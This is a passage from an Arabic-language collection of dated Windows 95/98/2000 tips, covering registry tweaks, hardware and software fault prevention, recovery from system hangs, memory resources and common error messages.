ثم نقوم بإضافة مفتاح رئيسي ضمنه ونسميه COMMAND
ثم نغير قيمة المفتاح DEFAULT الموجود ضمنه لتصبح < command.com /c dir /ogn)
(%1

-12التحكم بسرعة ظهور القوائم .
قم بتشغيل محرر التتسجيل REGEDIT
HKEY_CURRENT_USERcontrol PanelDesktop
ثم نقوم بإضافة مفتاح من نوع STRING
ونسميه MenuShowDelay
ثم نعطيه القيمة بين (٠ و ٩٩٩) ميلي ثانية
طبعا القيمة (٠) هي الاسرع .
-13إضافة الأمر Quicview إلى القائمة المنسدلة لكافة الملفات .
وهذا الأمر يتيح عرض الملف المحدد بشكل سريع :
قم بتشغيل محرر التتسجيل REGEDIT
ثم ننتقل الى القسم :
HKEY_CLASSES_ROOT*
ثم نقوم بإنشاء ملف رئيسي نسميه Quicview
ثم نغير القيمة للمفتاح Default الموجود ضمن المفتاح الرئيسي الذي تم إنشاؤه إلى القيمة (*)

-14وضع شعار شركتك الخاصة ومعلومات عنها في صندوق إعدادات النظام
وذلك لإضافة مزيدا من الخصوصية على كمبيوترك الخاص وهذا يعرض ضمن صندوق خصائص النظام

نقوم بإنشاء ملف يسمى OEMINFO.INI ضمن مجلد SYSTEM في ويندوز
95 -98-MEأو ضمن المجلد SYSTEM 32 في الويندوز NT و ٢٠٠٠
قم بفتح الملف بواسطة المفكرة ثم نكتب المعلومات التالية :
General
= Manufacturerهنا تكتب اسم الشركة الخاصة بك
= Modelاكتب موديل الحاسب الذي تستخدمه

Support Information
=Line1هنا السطر الأول من المعلومات التي تود كتابتها
=Line2السطر الثاني
=Line3السطر الثالث
=Line4السطر الرابع
وتستطيع وضع أسطر بالمقدار الذي تريد
بعد ذلك قم بإنشاء صورة لشعار شركتك ثم قم بتسميتها OEMLOGO.BMP
ثم وضعها ضمن المجلد SYSTEM
ولإظهار النتيجة :
اضغط على ايقونة النظام في لوحة التحكم لترى صورة الشعار والمعلومات المدخلة ضمن القسم عام . General

-15تغيير اسم المستخدم واسم الشركة
غالبا ما يرغب البعض بتغيير هذه المعلومات لأسباب أمنية قد تتعلق بالاختراق ،
علما أن هذه المعلومات يتم إستخدامها تلقائيا عند تثبيت برامج جديدة .
قم بتشغيل محرر التتسجيل REGEDIT
ثم ننتقل الى القسم :
HKEY_CURRENT_USERSOFTWAREMICROSOFT
MS SETUP (ACME)USER INFO
نحدد المفتاح DefName والذي يمثل اسم المستخدم ثم نكتب الاسم الجديد
ثم نحدد المفتاح DefCompany والذي يمثل اسم الشركة ثم نكتب الاسم الجديد .
-16إزالة أمر إيقاف التشغيل (Shut Down) من قائمة ابدأ :
قم بتشغيل محرر التتسجيل REGEDIT
ثم ننتقل الى القسم :
HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONPOLICIESEXPLORER
نقوم بإضافة مفتاح من النوع DWORD
ونسميه NoCLOSE
ثم نعطيه القيمة (١) لإزالة أمر إيقاف التشغيل
أوالقيمه (٠) لإظهاره
-17منع إضافة أسماء الملفات المفتوحة إلى قائمة المستندات
قم بتشغيل محرر التتسجيل REGEDIT
ثم ننتقل الى القسم :
HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONPOLICIESEXPLORER
نقوم بإضافة مفتاح من النوع DWORD
ونسميه NORECENTDOCSHISTORY
ثم نعطيه القيمة (١) لتعطيل الإضافة
أوالقيمه (٠) لتشغيل الإضافة
-18منع تعديل أو حذف أي مكون من مكونات قائمة إبدأ
قم بتشغيل محرر التتسجيل REGEDIT
ثم ننتقل الى القسم :
HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONPOLICIESEXPLORER
نقوم بإضافة مفتاح من النوع DWORD
ونسميه NOCHANGESTARTMENU
ثم نعطيه القيمة (١) لتعطيل الإضافة
أوالقيمه (٠) لتشغيل الإضافة
-19منع إضافة أي رمز الى سطح المكتب عند العرض بالنمط (ACTIVE DESKTOP)
قم بتشغيل محرر التتسجيل REGEDIT
ثم ننتقل الى القسم :
HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONPOLICIESACTIVEDESKTOP

نقوم بإضافة مفتاح من النوع DWORD
ونسميه NOADDINGCOMPONENTS
ثم نعطيه القيمة (١) لتعطيل الإضافة
أوالقيمه (٠) لتشغيل الإضافة

-20منع حذف رمز الى سطح المكتب عند العرض بالنمط (ACTIVE DESKTOP)
قم بتشغيل محرر التتسجيل REGEDIT
ثم ننتقل الى القسم :
HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONPOLICIESACTIVEDESKTOP
نقوم بإضافة مفتاح من النوع DWORD
ونسميه NODELETINGCOMPONENTS
ثم نعطيه القيمة (١) لتعطيل الإضافة
أوالقيمه (٠) لتشغيل الإضافة

-21منع تغيير خلفية سطح المكتب عند العرض بالنمط (ACTIVE DESKTOP)
قم بتشغيل محرر التتسجيل REGEDIT
ثم ننتقل الى القسم :
HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONPOLICIESACTIVEDESKTOP
نقوم بإضافة مفتاح من النوع DWORD
ونسميه NODELETINGCOMPONENTS
ثم نعطيه القيمة (١) لتعطيل الإضافة
أوالقيمه (٠) لتشغيل الإضافة

-22منع تغيير خلفية سطح المكتب من النوع HTML عند العرض بالنمط (ACTIVE DESKTOP)
قم بتشغيل محرر التتسجيل REGEDIT
ثم ننتقل الى القسم :
HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONPOLICIESACTIVEDESKTOP
نقوم بإضافة مفتاح من النوع DWORD
ونسميه NOHTMLWALLPAPER
ثم نعطيه القيمة (١) لتعطيل الإضافة
أوالقيمه (٠) لتشغيل الإضافة

-23منع التعديل على الرموز الموجودة على سطح المكتب عند العرض بالنمط (ACTIVE DESKTOP)
قم بتشغيل محرر التتسجيل REGEDIT
ثم ننتقل الى القسم :
HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONPOLICIESACTIVEDESKTOP
نقوم بإضافة مفتاح من النوع DWORD
ونسميه NOEDITINGCOMPONENTS

ثم نعطيه القيمة (١) لتعطيل الإضافة
أوالقيمه (٠) لتشغيل الإضافة

الأعطال المادية والبرمجية

لونظرنا بشكل عام الى مشاكل الحاسب الالي فنجد انها تنقسم االىقسمين :

القسم الاول/اعطال ماديه : وتنشا بخلل في الدارات الالكترونيه مثل بطاقة الشاشه ممايؤدي الي عدم ظهور اشارات مرئيه او ظهور ا لوان بشكل غير مريح

وقد يلحق الخطا الى الاجزاء المتحركه مثل توقف سواقات الاقراص عن العمل

القسم الثاني / اعطال برمجيه : وتنشا عن توقف البرامج عن العمل او تعرضها لعملية ازاله اوتلف او فقدان ملفات اسايه او تعارض ونحو ذلك
= = = = = = = = = = = = = = = = = =

اولا : الاعطال الماديه :

تنقسم الصيانه الماديه الى قسمين رئيسين من شانهمها تحديد العطب:

الصيانه الوقائيه------ ويقصد بها كل مايمكن ان يبعد حدوث عطل في الجهاز مثل:

الحمايه الكهربائيه ،الحراره المفرطه، الغبار، التمغنط،التشرد الكهربائي وغيرها وسوف نفصل فيها بالتفصيل و نتعرف عليهما من قرب لنجد ان:

الحمايه الكهربائيه:وتتبين الى انخفاض الجهد او ارتفاعه
فارتفاع الجهد ينتج عن زيادة معدل الجهد النظامي ٢٢٠ فولت ولمدة تزيد عن ٢،٥ وهذا الارتفاع يسبب طاقه هائله لاتتحملها القطع والشرائح مما يؤدي الى تلفها كمثال بسيط تغير خط الكهرباء من ١٢٠ الى ٢٢٠ فيؤدي الى احتراق الفيوز وقد يؤدي ايظا الى تلف البور سبلاي بشكل نهائي
= = = = = = = = = = = = = = = = = =

انخفاض الجهد وينتج بسب كثرة الاجهزه المستخدمه مع نفس الخط كمثل المكيفات واجهزة التبريد وظعف شبكة التوزيع واستهلاكها ويؤدي ذلك الى زيادة التيار الكهربائي المستخدم

مما يؤدي الى ارتفاع درجة الحراره في القواطع الكهربائيه والتوصيلات ووحدة تغذية الطاقه والرقائق مما يسبب اضرار جسيمه للجهاز وباقي القطع
ولتفادي ذلك ينصح باستخدام جهاز يسمى بمنظم الطاقه حتى لاتحدث هذه المشكله
= = = = = = = = = = = = = = = = = =
اللحراه المفرطه : من احدى اهم مايتعرض الجهاز وبالذات المعالج الى مشاكل وعطب نتيجة الحراره الهائله فهي تسبب تأكل في التوصيلات الدقيقه الدخليه(يعني نحتاج الى زيت سوبر شل) وكحد اقصى احرص ان لاتتعدى درجة حرارة معالجك الى اكثر من ١١٠ درجه كحد اقصى
ولوضح حل مناسب لذلك اليك طريقتين:

استخدام مروحه ذات كفأة عاليه للتبريد
الطريقه الثانيه : وهي ان تجعل درجة حرارة الجو المحيط بجهازك اقل كمثل المكيفات وبالفعل ستجد ان هناك انخفاض مقرون بداخل الاجزاء الداخليه
وهناك ايظا طريقه لااستغني عنها انا شخصياً وهي فك الغطاء عن الجهاز لتجعله اكثر تقبلا وانتشار للحراره حتى يتأقلم مع الجو المحيط

= = = = = = = = = = = = = = = = = =

التمغنط :وينتج التمغنط من مصادر كهرومغناطيسيه مثل جهاز الهاتف والجرس وسماعت النظام الصوتي
ويظهر التمغنط واضحاً في شاشة الجهاز فمثلا عند استقبالك مكالمه للجوال تلاحظ تموج في الشاشه وصوت منخفض وتغير بالالوان
فالسبب الرئيسي بذلك هو التمغنط بشكل اساسي
ولحل هذه المشكله وتفاديها يجب استخدام اجهزه لالاتقترن باستخدامات كهرومغناطيسيه كمثل ابعاد سمعات الوسائط و غيرها عن الجهاز

= = = = = = = = = = = = = = = = = =

الغبار /
وتعتبر وسيلة تدمير خطيره فمن المعروف ان تراكم ذرات الغبار على الرقائق والقطع يؤدي الى تقليل قدرة الحاسب على تبديل الحراره

ولذلك يجب اتباع مايلي:
تغطية لوحة المفاتيح بغطاء بلاستيكي محكم
وضع الغطاء الواقي على الجهاز بعد الانتهاء من العمل
تنظيف اللوحه الاساسيه وبطاقات المؤامه من الغبار بشكل دوري
الامتناع عن التدخين بالقرب من الجهاز وذلك لان الرماد الناتج يؤثر على القرص الصلب
وللمعلوميه:::::::: ان نصف الطاقه المغذيه للرقائق تضيع كحراره وهذه الحراره تسبب

تدمير لتلك الرقائق ولذلك يجب ان تكون سرعة التبديد في الجهاز مساويه لسرعة انتاجه لها ولتفادي ذلك يجب وضع الحاسوب في جو درجة حرارته مناسبه.

القسم الثاني : الاعطال البرمجيه :
لاشك ان من مضمون النطور الهائل في مجال الاليكترونيات توصل الى انتاج بطاقات الكترونيه ذات ممواصفات عاليه ، تمتاز بالاداء العالي وزمن التشغيل الطويل لذلك نجد ات معظم اعطال الحاسب وفشلها في العمل ينجم عن خلل في البرمجيات لذا سنستعرض مايمكن تسميته بصيانة البرمجيات وتشمل على:

- 1المحافظه على البرمجيات بحالتها الاصليه دون تعرض للفيروسات
- 2تحميلها بشكل سليم الى القرص ال صلب
- 3اعادة تحميلها عند تعرضها لخلل ما ،او محومعتمداودون قصد

ولعل مهمة المحافظه على البرمجيات بحالتها الاصليه وعدم تعريضها للفيروسات تقع على عاتق مستخدم الجهاز وهذا امر بغاية الاهميه لان الفيروس له انواع متعدده وبعضها يفتك بالبيانات ويؤدي الى تلفها

اما عملية تحميل البرامج سواء للمرة الاولى لاو اعادة تحميلها نتيجة لتعرضها لخلل او محو او تلف في احد الملفات الاساسيه فيمكن تعهدها الة صاحب الجهاز

فالتركيب السليم للبرامج خطوة اولى لتجنب الاعطال فمثلا لو تم توقف الجهاز فجاه وانت تعمل على تنصيب برامج فهذها يؤدي الى عدم اكتمالها
واما نقص الملفات فغالبا مايكون له حالتين:
نقص قبل تنزيل البرامج فهذا يعود الى المرجع فمثلا لوقمت بتحميل برامج وفجاه تجد ان هناك رسائل خطا فهذا يعود الى الموقع الذي قمت بالتحميل منه ودائما مايتسال البعض هنا في قسم حلول المشاكل عن هذه المشاكل بصوره كبيره

فالحل هو : ان يتم تحميل البرنامج من موقع اخر للتاكيد او من مصدر اخر ولتجربة هل المشكله ناتجه من الموقع ام من البرنامج نفسه او من الجهاز فلكل له حالات

الحاله الثانيه هو تلف الملفات فيما بعد التحميل كمثل الحذف وما الى ذلك
ولتجنب ذلك حاول الى يكون هناك تعبث في الملفات الاصليه للبرامج او عدم المساس بها او غيرها وقد تقبل بعض البرامج انزال ملفات بدل المفقوده والبعض لايقبل بل يجب عليك ان تقوم باعدة تحميل البرنامج مرة اخرى

امر اخر في مشاكل البرامج وهو عدم التوافقيه في نسخة النظام لاساس البرنامج فقد يكون هنالك ملفات في النظام احدث مما يعتمد عليه البرنامج

= الحذف بشكل خاطي للبرنامج وهذا يسبب رسائل خطا مزعجه قد تتطلب الحذف بصوره صحيحه

وللطريقة الاسلم لذلك
فمن قائمة ابدا=== لوحة التحكم== ثم اضافة او ازالة البرامج واختر البرنامج المطلوب حذفه وهكذا يتم حذفه بصوره نهائيه بشكل صحيح

او هناك البرنامج المرفق به الخاص بالحذف فهو ايظا يؤدي نفس الغرض وياتي ببهذه التسميه Uninstall

= = ايظا هناك امر يحل غالبا وهو الاخطاء البرمجيه في نفس البرنامج وهذا يعود الى المبرمج بنفسه ومدى منطقية برنامجه واستراتيجيته في البرنامج فقد لايكون ملما بماسيحدث ببرنامجه من ناحية التوسع والمقدره على المفاعله فيما بينه وبين المستخدم وقد يسبب فشل برنامجه في نظر المستخدم

قد يتسال البعض عن مدى عمل بعض البرامج التي يقوم بعض الاشخاص بتصميمها؟

انا بنفسي قد عانينت من هذا الامر شخصيا فاقوم بتصميم برنامج بلغة الفيجوال بيسك وقد قمت بنشرها هنا بالمنتدى ولاحظت البعض يفاجاني بان البرنامج لايعمل
وقد وقعت في احراج كبير بالرغم من القليل قد عمل البرنامج لديهم فما السبب؟

هناك ملفات خاصه بالفيجوال بيسك فمن الضروري تحميلها حتى يتم تشغيل اي برنامج يعتمد على هذه الملفات فغالبا ماياتي البرنامج صغيرا وله تعدد في الاستخدام بصيغة exe كنسخة تشغيل سريعه اكثر من ان يقوم الشخص بعمل برنامج تنصيب يشتمل ملفات الفيجوال الاساسيه وهذا يجعل البرنامج اكبر في الحجم.

المشكلات التي تواجه الكمبيوتر

أمر طبيعى أن يحدث عطل أو خطأ فني في جهازك فتواجهك مشكلات، مثل عدم القدرة علي فتح قوائم بعض البرنامج أو عدم ظهور مؤشر الماوس، أو أن تكون الصورة الخاصة بواجهة عرض البرنامج غير مكتملة وقد ينقصها بعض الأزرار أو القوائم. في معظم الأحوال يكون السبب هو عطل في العرض على الشاشة وقد يكون السبب هو تثبيت مكونات جديدة مثل الماوس أو المودم، وفى حالات أخري يكون السبب هو تشغيل برنامجين أو أكثر تسبب تعارضا مع بعضها. في مثل هذه الحالات ... ماذا تفعل؟ هذا ما سنحاول الإجابة عليه فى هذه المقالة .إعادة التحكم إلي النظام

أول خطوة يجب القيام بها هي إعادة السيطرة إلي النظام من جديد، حتي تستطيع حفظ ملفاتك المفتوحة وإغلاق برامجها، تحسبا لأي سبب قد يؤثر عليها. اتبع الخطوات التالية لتتمكن من التعامل مع Windowsمن جديد :

-انتظ-ر عدة دقائق حتي ينتهي البرنامج من تنفيذ كافة الأوامر والعمليات التي يقوم بتنفيذها .

-لو استمر نظام التشغيل Windowsفي التوقف عن العمل، اضغط Ctrl + Alt + Deleteفتظهر قائمة بجميع البرامج التي تحت التنفيذ، انقر اسم البرنامج المتبوع بعبارة (Not Responding)ثم انقر زر End Taskوبهذه الطريقة تستطيع غلق البرنامج المسبب للمشكلة والعودة إلي نظام التشغيل Windows .

-إذا لم تحصل علي أي نتيجة عند الضغط علي مفاتيح Ctrl + Alt +Deleteحاول حفظ الملفات المفتوحة في أي تطبيقات أخري ثم أغلقها حتي لا تفقد المستندات المفتوحة أو التعديلات التي تم-ت عليها. ثم اضغط Ctrl + Alt +Deleteمرة أخري لتغلق البرنامج الذي يحتوي علي المشكلة . - لو استمر توقف النظام اضغط Ctrl + Alt + Deleteثم انقر زر Shut Downأو انقر Ctrl + Alt + Deleteمرة أخري .

-هذا الأمر يؤدي إلي إعادة تشغيل Windows مرة أخري، فإذا لم ينجح هذا الإجراء. اضغط علي مفتاح Resetالموجود فى جهازك ليقوم بنفس النتيجة .

-في بعض الحالات، خاصة في حالة إغ-لاق الجهاز اضطراريا نتيجة وجود مشكلة ,يقوم Windows بوضع ملفات مؤقتة Temporary Files علي مشغل الأقراص الصلبة Hard Driveهذه الملفات تسبب غلق النظام في المستقبل. لذلك يفضل بعد إعادة تشغيل الجهاز تشغيل برنامج Scan Disk لإزالة هذه الملفات ويقوم نظام التشغيل Windowsعادة بتشغيل هذا البرنامج تلقائيا عند تشغيل الكمبيوتر بعد أي عملية إغلاق اضطراري .

الحلول السريعة

عندما لا تجد الوقت لتفحص المشكلة الناتجة عن توقف الجهاز فجأة بسبب عمل أحد البرامج والبحث عن الحل المناسب لها، أو كنت تريد العمل بسرعة دون أن تتعطل بسبب هذه المشكلة، حاول تجربة أحد الحلول السريعة الآتية :

-1أعد تثبيت البرنامج -:

من نافذة Control Panelافتح Add / Remove Programs ثم احذف البرنامج الذى سبب لك المشكلة السابقة ثم أعد تثبيته مرة أخري .

-2شغل البرنامج فقط :- أغلق جميع البرامج التي تعمل فى آن واحد فهى قد تسبب تضاربا أو تعارضا مع بعضها البعض، في هذه الحالة يمكنك العمل علي برنامج واحد منها بعد إغلاق البرامج التي تسبب تعارضا مع هذا البرنامج

-3اغلق أي برنامج يعمل في الخلفية :- معظم البرامج التي تعمل في الخلفية يكون لها رمز موجود في شريط المهام ,انقر بزر الماوس الأيمن علي هذا الرمز ثم اختر الخيار الذي يؤدي لغلق البرنامج . لاحظ أن برامج مضاد الفيروسات Antivirus قد تسبب تعارضا مع بعض التطبيقات .

-4اغلق -: Active Desktop

بعض البرامج وخصوصا برامج الألعاب تسبب مشاكل في العمل عند تنشيط Active Desktop . ولتعطيل Active Desktop انقر بزر الماوس الأيمن علي أى مكان خال من سطح المكتب، ثم

اختر Propertiesثم نشط التبويب Web واجعل الخيار View My Active Desktop as a Webغير محدد ثم انقر . OK

-5اغلاق أي حافظة للشاشة -: Screen Saver إذا كنت تستخدم Screen Saverقم بإغلاقه وذلك عن طريق النقر بزر الماوس الأيمن علي أى مكان خال من سطح المكتب ثم اختيار Propertiesمن القائمة المختصرة ثم تنشيط التبويب Screen Saverواختيار Noneمن قائمة .Screen Saver

-6حل مشكلات البرامج عند حدوث أي عطل فيها :- قد يظهر لك البرنامج رسالة يخبرك فيها بوجود مشكلة ما في البرنامج، ولكن في بعض الأحيان هناك برامج لا تظهر هذه الرسائل، لهذا يصعب تحديد وتفسير المشكلة ونوضح لك الآن أسباب حدوث معظم هذه المشكلات -:

تأثير الذاكرة علي مشكلات البرامج

قد يكون أحد أسباب المشاكل الحادثة للبرامج أو التطبيقات أن مساحة الذاكرة المتاحة علي الكمبيوتر غير كافية لتشغيل

البرنامج، لذلك يجب عليك قبل القيام بأي عمل آخر أن تتأكد من المساحة المتاحة لتشغيل هذا البرنامج، وذلك باتباع الآتي :

-1اضغط علي مفتاح Altأثناء النقر المزدوج علي My Computerتظهر مساحة الذاكرة شريحة Ramبالقرب من أسفل المربع الحواري. يجب أن يحتوي جهازك علي ذاكرة مقدارها علي الأقل ٣٢ MB لو أن الكمبيوتر يحتوي علي ذاكرة أقل يجب عليك زيادة هذه الذاكرة بإضافة شرائح جديدة .

-2نشط التبويب Performanceالذى يعرض أيضا حجم الذاكرة Ramالمتاح علي جهازك وهي تعرض في أعلي المربع الحواري .

-3انقر زر Virtual Memoryتظهر لك المساحة المتاحة داخل مربع Hard diskويرغم أن البيانات التي تعبر عن حجم الذاكرة الإفتراضية أو Virtual Memoryرمادية إلا أنها توضح المساحة المتاحة ل Windows-لتستخدمها ك . Virtual Memory-

-4اجمع الرقمين معا لتحصل علي مساحة الذاكرة الكلية المتاحة علي جهازك. بعض البرامج يحدث لها مشاك-ل إذا قلت مساحة الذاكرة RAMعن ٣٢ -5 . MB لابد أن يحتوي جهازك علي الأقل علي ٣٠ MBمن الذاكرة Virtual Memoryوإذا قلت عن هذا الحد احذف بعض الملفات من قرصك الصلب لتتيح لويندوز مساحة كافية لعمل أكبر مساحة ممكنة من الذاكرة التحليلية .

مراجعة مصادر النظام

برغم أن Windowsيستطيع إنشاء الذاكرة التخيلية Virtualبنفسه باستخدام المساحة الخالية علي القرص الصلب، فإنه يضع مجموعات من الذاكرة بجانب بعضها في شكل بلوكات تسمي Resources تستخدم لبعض الأعمال مثل إظهار البيانات والمربعات الحوارية .ويقوم Windowsبحجز الذاكرة <u>لثلاثة مصادر هي</u> :

1-النظام: لتتمكن من متابعة البرامج أثناء تنفيذها .

2-العميل: لاستخدام المربعات الحوارية. ٣ : GDI-لاستخدام الرسوم .

ورغم أن جهازك قد يحتوي علي حجم إضافى من الذاكرة المتاحة إلا أن امتلاء واحد من هذه المصادر الثلاثة يسبب له مشاكل كتلك التي تحدث في حالة عدم وجود ذاكرة إضافية. ولمشاهدة مصادر النظام (System Resource)استخدم Resource Meter . إذا لم يكن Resource Meter موجودا علي جهازك أو لم يظهر ضمن قائمة System Toolsيجب تثبيته علي الجهاز باستخدام لوحة التحكم Control Panal من الرمز Add/Remove ثم Windows Setup بعد ذلك أتبع الخطوات التالية :

1-افتح القائمة Startثم Programsثم Accessoriesثم System Toolsثم انقر Resource Meter .

2-يظهر مربع حواري بعنوان Resource Meterمشتملا علي مصادر النظام (Resource Meter)ويوضح أيضا أنه يقوم بضبطها، ثم انقر زر Ok .

3-يظهر رمز Resource Meterفي شريط المهام task barانقره بزر الماوس الأيمن ثم اختر Resource Meterالذى يعرض ثلاثة أنواع من المصادر Resourceوهي Available Systemو Userو G.D.I.

4-إذا رأيت أن مصادر النظام في أي مجموعة من المجموعات الثلاث تعمل ببطء في جهازك فاغلق جميع البرامج واخرج من, Windowsلان هذا الإجراء من شأنه يفرغ الذاكرة من كل ما فيها من برامج وبيانات، وبالتالي يبدأ Windowsالعمل باستخدام ذاكرة خالية. لكي تتأكد هل هذا الإجراء أدي إلي تحسين العمل أم لا، أعد تشغيل System Resourceمرة ثانية بعد إعادة تشغيل Windows لتري كمية المصادر التي يستخدمها Windows .

البحث عن الحل داخل ملف Readme

1-لو أن جهازك به حجم كاف من الذاكرة والمصادر ,Resourcesولكنك ما زلت تواجه بعض المشاكل في برنامج معين. فإن سبب المشكلة هو إما عيب في تصميم البرنامج أو خطأ في البرمجة. ولكي تستطيع تحديد سبب المشكلة، لابد من الرجوع إلي التعليمات التي وضعها مصمم البرنامج، لأن هذا الأمر صعب جدا أو شاق علي أي شخص غير الذي قام بتصميمه. معظم البرامج يأتي معها ملف اسمه READMEوهو يحتوي علي معلومات عن المشكلات التي تح-دث للبرنامج والحلول الممكنة لها. يوجد هذا الملف غالبا في المجلد الذي قمت بتثبيت البرنامج عليه أو علي الاسطوانة CDالموجود عليها البرنامج .

2-ابحث عن هذا الملف باستخدام قائمة Startثم Findثم Files or Folders أو بواسطة My Computerوهو يخزن دائما علي أنه مستند بامتداد . Docأو . TXTانقر اسم الملف نقرا مزدوجا لتفتح هذا الملف .

منع البرامج من العمل فى الخلفية Back Ground

عند تثبيت البرامج ربما يأتي معها بعض البرامج المساعدة (Utilities)التي تعمل بشكل تلقائي عند تشغيل البرنامج وتظل تعمل في الخلفية. هذه البرامج تسمي TSRsوهي اختصار Terminate and Stay Residentفي بعض الحالات يظهر لبرنامج TSRرمز في شريط المهام، لذلك يمكنك إنهاء البرنامج بسهولة. ولكن في حالات أخري لا يمكنك معرفة ما إذا كان هناك برنامج يعمل في الخلفية أم لا .

إذا سببت لك برامج TSRمشكلة يمكنك منع Windowsمن تحميلها باستخدام System Configuration Utility . قم باستبعاد برامج TSRواحدا بعد الآخر حتي تحدد أيا منهم يسبب المشكلة. ولمنع برامج TSRمن العمل اتبع الآتي :

-1افتح القائمة Startثم Programs ثم Accessoriesثم System Tools ثم انقر System informationتظهر لك نافذة System Information.

-2افتح قائمة Toolsثم انقر System Configuration Utilityثم نشط التبويب . Start Up

-3انقر علي المربع الموجود بجوار أي برنامج تريد استبعاده في بداية التشغيل. سيتم حذف العلامة الموجودة بجواره، ثم انقر . Ok

-4اخرج من كافة البرامج ثم اغلاق

Windowsوأعد تشغيل الجهاز . Restart

ان-زال التحديثات وتثبيت الحل-ول من الويب -:

نظرا للمنافسة الشديدة بين الشركات المنتجة للبرامج، فإن هذه الشركات غالبا ما تطرح برامجها في الأسواق قبل الاختبارات النهائية التي تعتمد غالبا علي أراء العملاء الذين يستخدمون النسخ التجريبية (BetaVersions)لكن تطرح الشركات البرامج اعتمادا علي أنها ستقوم بتحديثها أو بحل المشكلات التي لم تظهر حتي تاريخ طرحها في المستقبل. وعلي المستخدم أن يقوم بزيارة موقعها ويقوم بإنزال التحديثات أو الحلول من الويب إلي جهازه، وستقوم هذه الحلول بإصلاح البرنامج والتعامل مع الحلول التي قمت بإنزالها من الإنترنت .

التعامل مع رسائل الخطأ

من حسن حظ مستخدمي الكمبيوتر أن Windowsيصدر رسائل للمستخدمين في حالة حدوث تضارب أو مشاكل في أحد البرامج المثبتة علي الجهاز، وهذه الرسائل تحدد لك سبب المشكلة وتساعدك أيضا علي حلها. ورسائل الأعطال يمكن أن تكون في إحدى الصور الآتية :

-رسائل أعطال صوتية

POST beep codes

-رسائل أعطال مرئية

Display - Screen messages

-رسائل أعطال رقمية

Hexadecimal numeric codes

رسائل الأعطال الصوتية

هذه الرسائل يعبر عنها بعدد من النغمات beepsالتي تحدد الجزء العاطل، أما في حالة عدم وجود أي عطل فستسمع إشارة صوتية قصيرة. وشفرات الأعطال عبارة عن توليفة من النغمات القصيرة والطويلة. واختلاف التوليفة من جهاز لآخر يعتمد علي اختلاف نوع BIOSالموجود في الكمبيوتر .

رسائل الأعطال المرئية

وهي رسائل تبين الأرقام فيها حجم الذاكرة التي تم اختبارها، فمثلا KB OK 64 تعني أنه تم اختبار ٦٤٠ كيلو بايت من الذاكرة التقليدية والإضافية وإذا كانت نتيجة الاختبار عدم وجود أي أعطال، يتم الاعلان عن نجاح الاختبار فمثلا الرسالة التالية KB OK 32768تعني أن جهاز سعة ذاكرته ٣٢ ميجا بايت تم اختبارها بنجاح أثناء ال POST-ويتم ذلك فقط عند استخدام مشغل الذاكرة الممتدة مثل

EMM386.EXEالذي يقوم بعمل توصيف للذاكرة الإضافية علي أنها ممتدة، مما يؤدي إلي اختبارها وإضافة قيمتها إلي باقي الذاكرة. أما في حالة عدم استكمال الاختبار وظهور رسالة تشتمل علي سعة للذاكرة أقل من المتوقع، فهذا دليل علي أن هناك عطلا وسيكون سببا في ظهور رسالة خطأ علي الشاشة في صورة شفرة عددية تتكون من عدة أرقام مثل : ١٧٩٠ Disk 0 error- وفيما يلي نوضح أشهر أنواع رسائل الأعطال التي تظهر علي الشاشة وكيفية التعامل مع الأخطاء التي تنتج عنها هذه الرسائل .

أخطاء الحماية العامة

أصل كل رسائل الخطأ الموجود هي رسائل GPFوهي اختصار . General Protection Fault وتنتج في حالة استخدام أحد التطبيقات لجزء من الذاكرة Ram ويكون نظام التشغيل Windowsقد خصصها لأحد التطبيقات الأخرى، أو خصصها لأحد الأجهزة الأخرى. في معظم الحالات يتم علاج هذه الرسالة من خلال غلق البرنامج أو التطبيق الذي سبب هذه الرسالة ثم إعادة تشغيله مرة أخري. أما إذا استمرت هذه المشكلة فتأكد من الآتي :

-مصادر النظام المتاحة:عندما تكون مصادر النظام System Resources غير كافية، فإن هذا يشجع بعض البرامج علي استخدام المساحة المخصصة لبرامج أخري مما قد ينتج عنه تضارب في العمل. إذا حدث ذلك حاول تشغيل عدد أقل من البرامج أو قم بإضافة ذاكرة جديدة أو احذف بعض المساحات من القرص الصلب .

-المشغل Driverالخاص بأي جهاز : تأكد أنك تستخدم أحدث المشغلات للمكونات الصلبة Hardwareالموجودة بجهازك .

-عدم وجود بيانات : ويحدث هذا الخطأ عندما يطلب البرنامج بيانات محددة وهذه البيانات غير موجودة

فيRAMأو في الذاكرة الإفتراضية . Virtual Memoryفي معظم الحالات لا تسبب هذه الحالة خطأ لأن الكمبيوتر يقوم باستدعاء هذه البيانات من الأقراص ثم يضعها في الذاكرة، ولكن إذا لم يجد الكمبيوتر هذه البيانات في أي مكان علي القرص يحدث خطأ يسمي

Invalid Page Faultالذلك يجب عليك التأكد من الملاحظات الآتية :

-1صغر حجم : RAM إذا قلت كمية الذاكرة فلن يعمل جهازك بكفاءة، لو أن جهازك يحتوي عليRAMذات سعة ٣٢ MB أو أقل، يفضل تغييرها بواحدة أكبر سعتها ٦٤ . MB

-2انخفاض مساحة قرص التخزين : فعادة يستخدم Windowsالقرص الصلب

Hard Diskكذاكرة افتراضية، حاول مسح بعض الملفات من القرص لزيادة المساحة الفارغة .

-3أعطال :Virtual Memoryربما يسبب أحد البرامج المثبتة علي جهازك تلفا لبعض البيانات الموجودة علي Virtual Memoryويجعلها غير قابلة للاستخدام، إذا حدث ذلك أغلق Windows وأعد تشغيلها مرة أخري. إذا استمرت المشكلة فإن سببها هو قلة المساحة التخزينية .

-4أخطاء مشاركة البيانات: ويحدث هذا نتيجة محاولة استخدام أحد البرامج أو التطبيقات لبيان-ات معينة وفي نفس الوقت تكون هذه البيانات محل استخدام أو تعديل من قبل برنامج آخر .

رسائل عدم كفاية الذاكرة Insufficient Memory

وتظهر عند تشغيل أكثر من برنامج ويكون جهازك يحتوي علي ذاكرة لا تتسع لتخزين المستندات الخاصة بهذه البرامج أو فتحها. في معظم الحالات يجب عليك إنهاء هذه البرامج ثم إعادة تشغيل Windowsولو استمرت المشكلة ابحث عن حلين :

